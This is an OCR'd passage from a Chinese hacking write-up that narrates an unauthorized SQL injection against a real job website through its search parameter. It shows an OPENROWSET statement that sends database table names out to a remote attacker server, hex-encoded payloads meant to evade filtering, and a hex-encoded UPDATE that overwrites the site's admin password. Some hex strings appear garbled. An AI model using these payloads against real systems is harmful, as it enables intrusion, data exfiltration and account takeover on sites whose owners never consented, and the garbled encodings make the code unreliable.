


图 11




图 12

会我也懒得改了，先在虚拟机里凑合用吧。因为不知道 friddy 牛要这个站来干什么，就开了个 vpn。

设置好 openrowset 的参数，如图 9，然后点"确定"，一看回显，又郁闷了，如图 10 所示。

不知道遇到什么错误了，去数据库里看一下，内容确实没发送过去。现在怎么办呢？经验告诉我，很多时候遇到这种情况，换个注射点就 OK 了。于是重新去首页晃荡，找了几个点都不好，这时看到首页右上角的搜索框，随便输个关键字，回显正常，后面跟个 '，出错了，如图 11。

看看，语句都暴出来了，后来发现，只要执行出错就会出这个提示信息，而不是关键字被过滤。OK，语句出来了就不用费尽心思去猜了，我们来看参数，在首页按右键，选择"查看源码"，如图 12。




图 13

可以看到，参数名是 SearchKeyValue，表单是 post 的。试试 get 方式传递的参数能收到吗？直接输入**http://www.XXX.com/jianzhi/jianzhi.asp?SearchKeyValue=厦门**，回显正常，**http://www.XXX.com/jianzhi/jianzhi.asp?SearchKeyValue=厦门%25')—**-，也正常。

填好参数开始吧，向远程数据库里发送本地数据的语句如下：

```
insert openrowset('sqloledb','server=xxx.xxx.xxx.xxx;uid=xx;pwd=xx','select * from tempdb..#tmp')select top 100 [name] from [sysobjects] where xtype='u'
```

因为过滤了很多东西，所以转成16进制，然后发送，效果如图13：

```
declare @a varchar(4000);set @a=0x696E73657274206F70656E726F777365742827736C6F6C656462272C2773657276657233D3132332E3134352E3139332E3138363B7569643D73613B7077643D6D7373716C272C2773656C656374202A2066726F6D2074656D7064622E2E74656D7027297365C656374 20746F70203130302058B6E616D655D2066726F6D205B7379736F626A656374735D20 7768657265207874797065 3D277527;exec(@a)--,
```

经过了重重的曲折，终于把表暴出来了，oh~yeah～！然后看到管理表是 ppca_admin，难怪刚才字典没猜到，然后一路下去，猜列、猜内容……，如图 14。




图 14

嘿嘿，密码暴出来了哈，去了几个破md5的站点，都没破开。算了，直接update他密码吧，进去了给他改回来就行。构造语句**update ppca_admin set password='49ba59abbe56e057' where username='admin'**，其中 49ba59abbe56e057 是 123456 的 md5 值。全部转换为 16 进制，即：

```
declare @a varchar(255);set @a= 0x7570646174652070706361 5F61646D696E207365742070617373776F72643D2720343962613539616262653536653035372720776865726520757365726E616D653D2761646D696E27;
exec (@a)
```

提交一下，然后重新取数据，如图 15。

可以看到，密码已经成功改掉了，于是登录后台，密码错误一




图15

